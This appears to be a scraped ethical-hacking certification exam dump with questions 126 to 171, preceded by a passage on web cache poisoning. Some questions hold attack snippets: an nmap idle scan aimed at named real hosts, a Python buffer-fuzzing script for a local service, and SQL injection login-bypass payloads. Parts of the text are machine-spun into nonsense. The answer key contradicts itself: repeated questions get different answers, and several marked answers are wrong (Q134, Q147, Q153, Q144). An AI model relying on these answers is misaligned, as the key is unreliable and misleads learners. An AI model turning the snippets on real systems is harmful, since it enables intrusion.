and fast amount of your time . If another user then sends the same request, the cache simply serves a replica of the cached response on to the user, with none interaction from the back-end. This greatly eases the load on the server by reducing the amount of duplicate requests it's to handle.
Cache keysWhen the cache receives an HTTP request, it first has got to determine whether there's a cached response that it can serve directly, or whether it's to forward the request for handling by the back-end server.
Caches identify equivalent requests by comparing a predefined subset of the request's components, known collectively because the "cache key". Typically, this is able to contain the request line and Host header.
Components of the request that aren't included within the cache key are said to be "unkeyed".If the cache key of an incoming request matches the key of a previous request, then the cache considers them to be equivalent.
As a result, it'll serve a replica of the cached response that was generated for the first request. this is applicable to all or any subsequent requests with the matching cache key, until the cached response expires.Crucially, the opposite components of the request are ignored altogether by the cache. We'll explore the impact of this behavior in additional detail later.
What is the impact of an internet cache poisoning attack?The impact of web cache poisoning is heavily hooked in to two key factors:* What precisely the attacker can successfully get cachedAs the poisoned cache is more a way of distribution than a standalone attack, the impact of web cache poisoning is inextricably linked to how harmful the injected payload is. like most sorts of attack, web cache poisoning also can be utilized in combination with other attacks to escalate the potential impact even further.* The quantity of traffic on the affected pageThe poisoned response will only be served to users who visit the affected page while the cache is poisoned. As a result, the impact can range from non-existent to massive counting on whether the page is popular or not. If an attacker managed to poison a cached response on the house page of a serious website, for instance , the attack could affect thousands of users with none subsequent interaction from the attacker.Note that the duration of a cache entry doesn't necessarily affect the impact of web cache poisoning. An attack can usually be scripted in such how that it re-poisons the cache indefinitely.

NEW QUESTION: 126
What hacking attack is challenge/response authentication used to prevent?
A. Password cracking attacks
B. Session hijacking attacks
C. Replay attacks
D. Scanning attacks
Answer: C (LEAVE A REPLY)

NEW QUESTION: 127
Ricardo has discovered the username for an application in his target's environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the

Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application.
What type of attack is Ricardo performing?
A. Password spraying
B. Dictionary
C. Brute force
D. Known plaintext
Answer: B (LEAVE A REPLY)

NEW QUESTION: 128
While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?
A. Conduct stealth scan
B. Conduct ICMP scan
C. Conduct IDLE scan
D. Conduct silent scan
Answer: C (LEAVE A REPLY)
Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the -sI option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.
Example 5.19. An idle scan against the RIAA
nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com
Starting Nmap (http://nmap.org)
Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental Nmap scan report for 208.225.90.120 (The 65522 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
111/tcp open sunrpc
135/tcp open loc-srv
443/tcp open https
1027/tcp open IIS
1030/tcp open iad1
2306/tcp open unknown
5631/tcp open pcanywheredata
7937/tcp open unknown
7938/tcp open unknown

36890/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds
https://nmap.org/book/idlescan.html

NEW QUESTION: 129
in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?
A. Chop chop attack
B. KRACK
C. Evil twin
D. Wardriving
Answer: B (LEAVE A REPLY)
Explanation
In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.
How KRACK WorksYour Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client - your smartphone, laptop, et cetera - and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding .Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections.KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it - the incremental transmit packet number called the nonce and therefore the replay counter - are set to their original values.Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.
Why KRACK may be a ThreatThink of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked.Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web.Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take

hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats.On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult.Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.
Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge , and lots of question if all versions and devices are covered.The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.
The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain if patches are available.
The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky.
Also, more modern networks use WPA3 for better security.Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably.All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

NEW QUESTION: 130
Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?
A. Linux
B. Unix
C. Windows
D. OS X
Answer: C (LEAVE A REPLY)

NEW QUESTION: 131
Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?
A. Armitage
B. Metasploit
C. Nikto

D. Nmap
Answer: (SHOW ANSWER)

NEW QUESTION: 132
An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?
A. Product-based solutions
B. Tree-based assessment
C. Service-based solutions
D. inference-based assessment
Answer: (SHOW ANSWER)
In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

NEW QUESTION: 133
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?
A. Use Marie's private key to encrypt the message.
B. Use his own public key to encrypt the message.
C. Use his own private key to encrypt the message.
D. Use Mane's public key to encrypt the message.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 134
You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.
What is the best Linux pipe to achieve your milestone?
A. wget https://site.com | cut -d "http"
B. dirb https://site.com | grep "site"
C. curl -s https://site.com | grep "<a href=\"http" | grep "site.com" | cut -d "\"" -f 2
D. wget https://site.com | grep "<a href=\"http" | grep "site.com"
Answer: D (LEAVE A REPLY)

NEW QUESTION: 135

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

A. Red hat

B. white hat

C. Black hat

D. Gray hat

Answer: (SHOW ANSWER)

A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning - scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example - ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it. Some other methods of completing these include: * DoS attacks * Social engineering tactics * Reverse engineering * Network security * Disk and memory forensics * Vulnerability research * Security scanners such as: - W3af - Nessus - Burp suite * Frameworks such as: - Metasploit * Training Platforms These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in .

NEW QUESTION: 136

These hackers have limited or no training and know how to use only basic techniques or tools.

What kind of hackers are we talking about?
A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker
Answer: B (LEAVE A REPLY)
Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION: 137
You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles.
You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.
In other words, you are trying to penetrate an otherwise impenetrable system.
How would you proceed?
A. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques
B. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
C. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
D. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
Answer: D (LEAVE A REPLY)

NEW QUESTION: 138
If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP.
Which other option could the tester use to get a response from a host using TCP?
A. TCP ping

B. Traceroute
C. Broadcast ping
D. Hping
Answer: (SHOW ANSWER)

NEW QUESTION: 139
Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on jane?
A. Shoulder surfing
B. Dumpster diving
C. Eavesdropping
D. impersonation
Answer: (SHOW ANSWER)

NEW QUESTION: 140
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?
A. web shells
B. Webhooks
C. REST API
D. SOAP API
Answer: B (LEAVE A REPLY)
Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.
For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.
The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here's a visual representation of what that looks like:

A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.

Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

NEW QUESTION: 141

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [related:]

B. [site:]

C. [info:]

D. [inurl:]

Answer: A (LEAVE A REPLY)

NEW QUESTION: 142

Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials.

He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials

and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

A. Reverse engineering
B. insider threat
C. Password reuse
D. Social engineering
Answer: (SHOW ANSWER)

NEW QUESTION: 143
Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud hopper attack
B. Cloud cryptojacking
C. Cloudborne attack
D. Man-in-the-cloud (MITC) attack
Answer: A (LEAVE A REPLY)
Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies. Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

NEW QUESTION: 144
Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft
B. Baiting
C. Piggybacking
D. Honey trap
Answer: C (LEAVE A REPLY)


NEW QUESTION: 145
Which method of password cracking takes the most time and effort?
A. Rainbow tables
B. Dictionary attack
C. Brute force
D. Shoulder surfing
Answer: (SHOW ANSWER)

NEW QUESTION: 146
Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?
A. Session donation attack
B. Session fixation attack
C. Forbidden attack
D. CRIME attack
Answer: (SHOW ANSWER)
In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

NEW QUESTION: 147
While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?
A. Conduct IDLE scan
B. Conduct stealth scan
C. Conduct ICMP scan
D. Conduct silent scan
Answer: B (LEAVE A REPLY)

NEW QUESTION: 148
Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?
A. msfencode
B. msfcli
C. msfd
D. msfpayload
Answer: A (LEAVE A REPLY)

NEW QUESTION: 149
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?
A. web shells
B. Webhooks
C. REST API
D. SOAP API
Answer: B (LEAVE A REPLY)
Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.
For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.
The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.

Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:

NEW QUESTION: 150
Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system.
Which TCP and UDP ports must you filter to check null sessions on your network?
A. 139 and 443
B. 137 and 139
C. 139 and 445
D. 137 and 443
Answer: C (LEAVE A REPLY)

NEW QUESTION: 151
A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The "ps" command shows that the "nc" file is running as process, and the netstat command shows the "nc" process is listening on a network port.
What kind of vulnerability must be present to make this remote attack possible?
A. Privilege escalation
B. File system permissions
C. Directory traversal
D. Brute force login
Answer: B (LEAVE A REPLY)

NEW QUESTION: 152
Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by johnson in the above scenario?
A. Host-based assessment
B. Wireless network assessment
C. Application assessment
D. Distributed assessment
Answer: (SHOW ANSWER)
Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

NEW QUESTION: 153
Which of the following programming languages is most susceptible to buffer overflow attacks, due to its lack of a built-in bounds checking mechanism?
Code:
#include <string.h> int main(){ char buffer[8];
strcpy(buffer, ""1111111111111111111111111111"");} Output: Segmentation fault
A. C#
B. Java
C. C++
D. Python
Answer: C (LEAVE A REPLY)

NEW QUESTION: 154
Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?
A. Produces less false positives
B. Cannot deal with encrypted network traffic
C. Can identify unknown attacks
D. Requires vendor updates for new threats

Answer: C (LEAVE A REPLY)

NEW QUESTION: 155
Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network lo identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?
A. External assessment
B. internal assessment
C. Passive assessment
D. Credentialed assessment
Answer: D (LEAVE A REPLY)

NEW QUESTION: 156
What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?
A. The attacker forges a reply from the DNS resolver.
B. The attacker queries a nameserver using the DNS resolver.
C. The attacker uses TCP to poison the DNS resolver.
D. The attacker makes a request to the DNS resolver.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 157
Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials. Which of the following tools is employed by Clark to create the spoofed email?
A. Evilginx
B. Slowloris
C. PLCinject
D. PyLoris
Answer: A (LEAVE A REPLY)

NEW QUESTION: 158
Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and

network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

A. Knative

B. Towelroot

C. zANTI

D. Bluto

Answer: D (LEAVE A REPLY)

NEW QUESTION: 159

#!/usr/bin/python import socket buffer=[""A""] counter=50 while len(buffer)<=100: buffer.append (""A""*counter) counter=counter+50 commands= [""HELP"",""STATS ."",""RTIME ."",""LTIME. "",""SRUN ."",""TRUN ."",""GMON
."",""GDOG ."",""KSTET .",""GTER ."",""HTER ."", ""LTER .",""KSTAN ."] for command in commands: for buffstring in buffer: print ""Exploiting"" +command +"":""+str(len(buffstring)) s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close() What is the code written for?

A. Encryption

B. Buffer Overflow

C. Denial-of-service (DOS)

D. Bruteforce

Answer: (SHOW ANSWER)

NEW QUESTION: 160

ping-* 6 192.168.0.101

Output:

Pinging 192.168.0.101 with 32 bytes of data:

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101:

Ping statistics for 192.168.0101

Packets: Sent = 6, Received = 6, Lost = 0 (0% loss).

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

What does the option * indicate?

A. t

B. n

C. a

D. s

Answer: B (LEAVE A REPLY)

NEW QUESTION: 161
What is the role of test automation in security testing?
A. Test automation is not usable in security due to the complexity of the tests.
B. It should be used exclusively. Manual testing is outdated because of low speed and possible test setup inconsistencies.
C. It is an option but it tends to be very expensive.
D. It can accelerate benchmark tests and repeat them with a consistent test setup. But it cannot replace manual testing completely.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 162
Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.
Which of the following types of fault injection attack is performed by Robert in the above scenario?
A. Frequency/voltage tampering
B. Optical, electromagnetic fault injection (EMFI)
C. Temperature attack
D. Power/clock/reset glitching
Answer: D (LEAVE A REPLY)
These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

NEW QUESTION: 163
The "Gray-box testing" methodology enforces what kind of restriction?
A. Only the internal operation of a system is known to the tester.
B. The internal operation of a system is completely known to the tester.
C. Only the external operation of a system is accessible to the tester.
D. The internal operation of a system in only partly accessible to the tester.
Answer: (SHOW ANSWER)

NEW QUESTION: 164
An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's dat a. What type of attack is this?
A. DDoS
B. Phishing
C. Vlishing

D. Spoofing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 165
What does the -oX flag do in an Nmap scan?
A. Perform an Xmas scan
B. Output the results in XML format to a file
C. Output the results in truncated format to the screen
D. Perform an eXpress scan
Answer: B (LEAVE A REPLY)

NEW QUESTION: 166
What does a firewall check to prevent particular ports and applications from getting packets into an organization?
A. Network layer headers and the session layer port numbers
B. Transport layer port numbers and application layer headers
C. Presentation layer headers and the session layer port numbers
D. Application layer port numbers and the transport layer headers
Answer: B (LEAVE A REPLY)

NEW QUESTION: 167
The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?
A. Virus
B. Spyware
C. Trojan
D. Adware
Answer: (SHOW ANSWER)
Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements.

Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.
Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

NEW QUESTION: 168
Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?
A. Diversion theft
B. Baiting
C. Honey trap
D. Piggybacking
Answer: C (LEAVE A REPLY)
Explanation
The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.
Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.
For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION: 169

Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website.
www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or
'1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.
A. Null byte
B. IP fragmentation
C. Char encoding
D. Variation
Answer: D (LEAVE A REPLY)
Explanation
One may append the comment "-" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the - operator would be considered as comment and not dead.
To launch such an attack, the value passed for name could be 'OR '1'='1' ; -Statement = "SELECT * FROM
'CustomerDB' WHERE 'name' = ' "+ userName + " ' AND 'password' = ' " + passwd + " ' ; "
Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';- + " ' AND 'password' = '
" + passwd + " ' ; "
All the records from the customer database would be listed.
Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.
This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.

NEW QUESTION: 170
Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website.
www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or
'1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.
A. Variation
B. Char encoding
C. IP fragmentation
D. Null byte

Answer: (SHOW ANSWER)

NEW QUESTION: 171
Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider.
In the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?
A. Cloud carrier
B. Cloud broker
C. Cloud auditor
D. Cloud consumer
